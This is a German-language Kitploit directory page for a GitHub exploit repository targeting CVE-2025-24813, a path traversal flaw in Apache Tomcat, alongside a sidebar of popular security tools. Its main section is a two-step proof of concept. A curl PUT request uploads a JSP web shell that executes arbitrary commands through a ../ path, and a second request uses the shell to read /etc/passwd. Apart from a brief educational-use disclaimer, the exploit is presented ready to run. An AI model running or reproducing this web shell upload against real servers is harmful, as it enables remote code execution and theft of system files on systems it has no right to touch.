
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-24813 — Apache Tomcat ist anfällig für ein Path Equivalence / Path Traversal Problem aufgrund unsachgemäßer Handhabung von ../-Sequenzen in Pfaden. | Kitploit
Tools/GitHubGitHub/muhammadwaseem29/cve-2025-24813
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheitPenetrationstestsLernen & Bildung
GitHubmuhammadwaseem29/cve-2025-24813

CVE-2025-24813

Apache Tomcat ist anfällig für ein Path Equivalence / Path Traversal Problem aufgrund unsachgemäßer Handhabung von ../-Sequenzen in Pfaden.

Repository anzeigenWebseite
122vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    350
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    283

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2025-24813 – Apache Tomcat – Schwachstelle durch Pfad-Äquivalenz

Apache Tomcat ist anfällig für ein Path-Equivalence / Path-Traversal-Problem aufgrund unsachgemäßer Behandlung von ../-Sequenzen in Pfaden.
CVE-ID: CVE-2025-24813

  • Schweregrad: Kritisch

Referenzlink: https://github.com/advisories/GHSA-83qj-6fr2-vhqg


PoC-Schritte:


1. Senden Sie eine curl-Anfrage mit der PUT-Methode:

curl -X PUT "http://target.com/uploads/../webapps/ROOT/updates.jsp" \
  -H "Content-Type: application/x-jsp" \
  --data-raw '<%@ page import="java.io.*" %>
<html><body>
<form method="GET"><input type="text" name="cmd"><input type="submit" value="Run"></form>
<% if(request.getParameter("cmd") != null) {
Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
BufferedReader r = new BufferedReader(new InputStreamReader(p.getInputStream()));
String l; while((l=r.readLine())!=null){ out.println(l+"<br>"); } } %>
</body></html>' -i
Bild


2. Greifen Sie direkt auf die hochgeladene Datei zu:

curl "http://target.com/updates.jsp?cmd=cat/etc/passwd" -i
Bild


Dieses Repository wurde nur für Bildungszwecke und autorisierte Tests erstellt.
Die unbefugte Nutzung gegen Systeme ohne ausdrückliche Genehmigung ist illegal.



Tool herunterladen


